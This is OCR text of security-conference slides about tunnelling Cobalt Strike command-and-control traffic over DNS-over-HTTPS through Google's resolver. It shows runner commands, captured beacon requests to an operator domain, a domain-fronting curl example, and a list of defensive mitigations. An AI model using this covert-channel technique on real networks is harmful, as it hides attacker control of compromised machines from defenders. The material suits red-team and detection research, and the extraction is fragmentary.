
Ryan Hanson


https://github.com/ryhanson/ExternalC2



https://github.com/outflanknl/external_c2
https://github.com/pawitp/acme-dns-server
MWR Labs (@nmonkee & @william_knows) - ‘C3’ / ‘Overt C2 – The art of blending in’

C2 over DNS over HTTPS




VMC3PO
C:\Windows\system32\cmd.exe
C:\Users\foo\Desktop\Debug\Debug>.\DoHC2Runner.exe
ubuntu@ip-172-31-31-61:~$ sudo python3 ./DoHC2.py
Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external
internal
user
computer
note
pid
last
Event Log X
10/16 12:15:36 *** dtmsecurity has joined.
[10/16 12:18] dtmsecurity
[lag: 00]
event>
Type here to search
ENG
12:18
16/10/2018

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	..	Comment	SSL	Cookies	Time
285	https://dns.google.com	GET	/resolve?name=2.6g70.z.b-y.uk...	✓		200	713	JSON			New Session - Beacon Metadata	✓		12:18:27
286	https://dns.google.com	GET	/resolve?name=0.6g70.57haaad...	✓		200	1019	JSON				✓		12:18:30
287	https://dns.google.com	GET	/resolve?name=1.6g70.o7k23g3...	✓		200	841	JSON				✓		12:18:32
288	https://dns.google.com	GET	/resolve?name=0h10.y.b-y.uk&t...	✓		200	707	JSON				✓		12:18:35
289	https://dns.google.com	GET	/resolve?name=0.0h10.y.b-y.uk...	✓		200	714	JSON				✓		12:18:39
290	https://dns.google.com	GET	/resolve?name=1.0h10.y.b-y.uk...	✓		200	634	JSON				✓		12:18:41
291	https://dns.google.com	GET	/resolve?name=2.0h10.y.b-y.uk...	✓		200	722	JSON				✓		12:18:44
292	https://dns.google.com	GET	/resolve?name=1.6lw.z.b-y.uk&t...	✓		200	713	JSON				✓		12:18:46
293	https://dns.google.com	GET	/resolve?name=0.6lw.aa.z.b-y.u...	✓		200	719	JSON				✓		12:18:48
294	https://dns.google.com	GET	/resolve?name=z8or.y.b-y.uk&ty...	✓		200	707	JSON				✓		12:18:51

Request | Response

Raw | Params | Headers | Hex

```
GET /resolve?name=2.6g70.z.b-y.uk&type=TXT HTTP/1.1
Accept: application/dns-json
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)
Host: dns.google.com
Connection: close
```

? < + > Type a search term 0 matches

That’s not all

```
$ nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 216.58.206.110
> dns.google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   dns.google.com
Address: 216.58.206.110
```

That's not all

```
$ curl 'https://google.com/resolve?name=google.co.uk' -H "Host:
dns.google.com" -H 'authority: dns.google.com' -H 'upgrade-
insecure-requests: 1' -H 'user-agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36' -H 'accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,image/apng,*/*;q=0.8' -H 'Accept-Encoding: identity' -H
'accept-language: en-US,en;q=0.9'

{"Status": 0,"TC": false,"RD": true,"RA": true,"AD":
false,"CD": false,"Question":[ {"name": "google.co.uk.","type":
1}],"Answer":[ {"name": "google.co.uk.","type": 1,"TTL":
299,"data": "216.58.206.99"}],"Comment": "Response from
216.239.38.10."}
```

Mitigations

- **Strip TLS connections**
  - Delta between the target host and the 'Host:' header (Domain Fronting)
  - Signature for DoH queries in the same manner you would for DNS tunneling i.e. question and response lengths, common encodings
- **Heuristic based detection**
  - Anomaly based detections of packet sizes, frequency and volume, time based, pattern of life.
- **Block or monitor access to public DoH providers (If you can)**
  - You can still use DoH from your root organizational DNS servers and host your own DoH servers.
  - How are the URLs categorised. Specific IP addresses of the providers. (Not in the case of Google).
  - 'application/dns-json'
  - 'application/dns-message'
  - Port 853 (DoT)

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Questions

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@dtmsecurity

https://github.com/SpiderLabs/

Check out

Check out